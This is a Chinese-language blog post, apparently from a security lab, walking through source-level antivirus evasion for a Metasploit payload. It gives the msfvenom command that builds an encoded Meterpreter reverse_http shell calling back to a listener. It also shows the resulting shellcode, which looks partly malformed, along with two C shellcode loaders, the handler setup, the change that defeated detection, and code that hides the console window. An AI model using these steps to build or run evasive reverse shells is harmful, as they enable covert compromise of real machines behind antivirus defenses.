


简单的源码免杀过 av

1、前言

经常看到各种免杀的例子，源码免杀、二进制免杀、加载器免杀等等，最近来学习了一下源码层面的免杀，在实验过程中与杀软对抗最终成功免杀，写下本文做个记录。

2、shellcode 生成和二进制文件编译

开始前有个小插曲，用 360 扫了扫之前编译的样本，当时 v 站查杀率 1/72(提交到 v 站后 cs 一共上线了 107 台主机，emm)：



One engine detected this file

Size: 184.10 KB
2020-06-04 a moment

DETECTION	DETAILS	COMMUNITY
SecureAge APEX	① Malicious	Acronis Undetected
Ad-Aware	✓ Undetected	AegisLab Undetected
AhnLab-V3	✓ Undetected	Alibaba Undetected
ALYac	✓ Undetected	Antiy-AVL Undetected
Arcabit	✓ Undetected	Avast Undetected

今天扫描的时候：



啊... Q 哒不妞 Q(Qwq)




好了不说了 进入正题 首先我们使用 msfvenom 生成 C 语言 shellcode:

对于下跳时，首先我们使用 msfvenom 生成 C 语言 shellcode。

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_http -e x86/shikata_ga_nai -i 12 -b '\x00' LHOST=192.168.8.102 LPORT=6666 -f c
```

```
C:\Users\Administrator>msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_http -e x86/shikata_ga_nai -i 12 -b '\x00' LHOST=192.168.8.102 LPORT=6666 -f c
Found 1 compatible encoders
Attempting to encode payload with 12 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 520 (iteration=0)
x86/shikata_ga_nai succeeded with size 547 (iteration=1)
x86/shikata_ga_nai succeeded with size 574 (iteration=2)
x86/shikata_ga_nai succeeded with size 601 (iteration=3)
x86/shikata_ga_nai succeeded with size 628 (iteration=4)
x86/shikata_ga_nai succeeded with size 655 (iteration=5)
x86/shikata_ga_nai succeeded with size 682 (iteration=6)
x86/shikata_ga_nai succeeded with size 709 (iteration=7)
x86/shikata_ga_nai succeeded with size 736 (iteration=8)
x86/shikata_ga_nai succeeded with size 763 (iteration=9)
x86/shikata_ga_nai succeeded with size 790 (iteration=10)
x86/shikata_ga_nai succeeded with size 817 (iteration=11)
x86/shikata_ga_nai chosen with final size 817
Payload size: 817 bytes
Final size of c file: 3457 bytes
unsigned char buf[] =
"\xda\xda\xd9\x74\x24\xf4\x58\xbe\x73\x36\x95\xee\x31\x9b\x1"
"\xc6\x31\x70\x19\x03\x70\x10\x83\x00\x04\x91\x33\x28\x2f\x5f"
"\xe3\xf7\x6a\x9e\x22\x83\xae\x04\x8a\x5d\x66\xa5\x8a\xaf\x17"
"\x0\x77\x20\x1b\xd9\x18\xae\x06\xe9\x57\x41\xa9\x9a\x07\x94"
"\x97\xb6\x5c\x74\x6e\x52\x1f\x62\x09\xef\x53\x29\x58"
"\x45\x75\xab\x2f\x8c\x54\x88\x23\x44\x01\xa9\x27\x59\x90\x50"
"\x98\xbf\xa8\x90\xb5\xee\x23\x18\x17\x03\xae\x74\x0a\xb1\x65"
"\x1f\xe8\x18\xad\xb3\x07\xe6\x01\x6a\x3c\x93\xf7\x56\x01\x70"
"\xbf\xe0\x99\x78\x33\x71\x67\xca\x7d\x8c\x84\x07\x34\xf7\xe8"
"\xd\xcc\x4e\xbb\x78\x66\x5c\x9f\x23\xf1\x1b\xfe\x98\x32\x67"
"\xe\x21\xf4\x37\x6c\x64\x09\x2a\x50\xdf\x39\x65\x6c\x7b\xb4"
"\x47\xad\x11\xb7\x09\x9d\x58\xe9\xb5\xba\xa7\x8c\x46\x2f\x7a"
"\x41\x91\x1a\x8c\x72\x01\x02\x02\x01\x02\x01\x02\x01\x02\x01"
```



然后网上找了一段 C 语言加载 shellcode 的代码。

通过内联汇编加载 shellcode：

```
#include<stdio.h>
#include<windows.h>
#include <time.h>
#pragma comment(linker, "/OPT:nowin98")
#pragma comment( linker, "/subsystem:\"windows\" /entry:\"mainCRTStartup\"" ) //不显示窗口
unsigned char buf[] ="shellcode";
int main(int argc,char const *argv[])
{
    //内联汇编
    __asm
    {
        lea eax,buf;
        call eax;
    }
}
```


话不多说，先编译上线测试，启动 msf 监听：

```
handler -p windows/meterpreter/reverse_http -H 0.0.0.0 -P 6666
```

```
C:\Users\Administrator>msfconsole -q
[*] ***
[*] * WARNING: No database support: No database YAML file
[*] ***
msf5 > handler -p windows/meterpreter/reverse_http -H 0.0.0.0 -P 6666
[*] Payload handler running as background job 0.
msf5 >
[*] Started HTTP reverse handler on http://0.0.0.0:6666
```


雷石安全实验室

另一边编译源码，生成 exe:





双击执行 exe,msf 上线：




执行过程发现没有被拦截，看起来这已经免杀了：




好的，免杀成功，本文结束。

结束是不可能结束的，不然怎么混篇幅，只能换个不免杀的编译器，被杀了再随便改改源码这样子。


用 VS2019 来编译源码，启动 vs:







是吧，被发现了，我们将恶意代码全部删除后编译，发现还是被杀：



emmm? 怎么办啊，这都杀!？其实有朋友应该注意到了下面这段代码，好吧，我是故意没删的，因为特征就是在这：

```
#pragma comment( linker, "/subsystem:\"windows\" /entry:\"mainCRTStartup\"")
```

接下来将这段代码删除，重新生成 exe，然后进行扫描，发现成功过了杀软：




vs 编译的这个内联加载不能正常上线，修改下加载方法：

```
#include<stdio.h>
#include<windows.h>
#include <time.h>
int main(int argc, char const* argv[])
{
    unsigned char buf[] ="shellcode";
    void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return 0;
}
```

那么编译执行后会有个 DOS 窗口：



这里我们 ShowWindow 函数来隐藏窗体：




需要两个参数：

一个是程序窗口句柄，可以通过 GetConsoleWindow 来获得当前窗口句柄，

另一个是 int 类型的 nCmdShow，来控制窗口的状态，这里使用 SW_HIDE 来隐藏窗口：

另一个是 `HideWindow`，来控制窗口的状态，这里使用 `SW_HIDE` 来隐藏窗口。



The screenshot shows the Windows API documentation for the `ShowWindow` function. On the left, a search bar is set to "Filter by title", and the `ShowWindow function` is selected in the list. The main content area shows the function signature `nCmdShow` with the type `int`. Below this, a table lists the possible values for the `nCmdShow` parameter:

Value	Meaning
SW_FORCEMINIMIZE 11	Minimizes a window, even if the thread that owns the window is not responding. This flag should only be used when minimizing windows from a different thread.
SW_HIDE 0	Hides the window and activates another window.
SW_MAXIMIZE 3	Maximizes the specified window.
SW_MINIMIZE 6	Minimizes the specified window and activates the next top-level window in the Z order.

The `SW_HIDE` entry is highlighted with a red box. A watermark for "雷石安全实验室" (Lei Shi Security Lab) is visible in the bottom right corner of the documentation page.

```
ShowWindow(GetConsoleWindow(), SW_HIDE);
```

然后再编译执行和免杀测试，可以看到免杀且无窗口：



4、参考

<https://www.zhihu.com/question/282945808>

https://blog.csdn.net/zac_sian/article/details/46778285

<https://docs.microsoft.com/en-us/windows/console/getconsolewindow>

<https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-showwindow>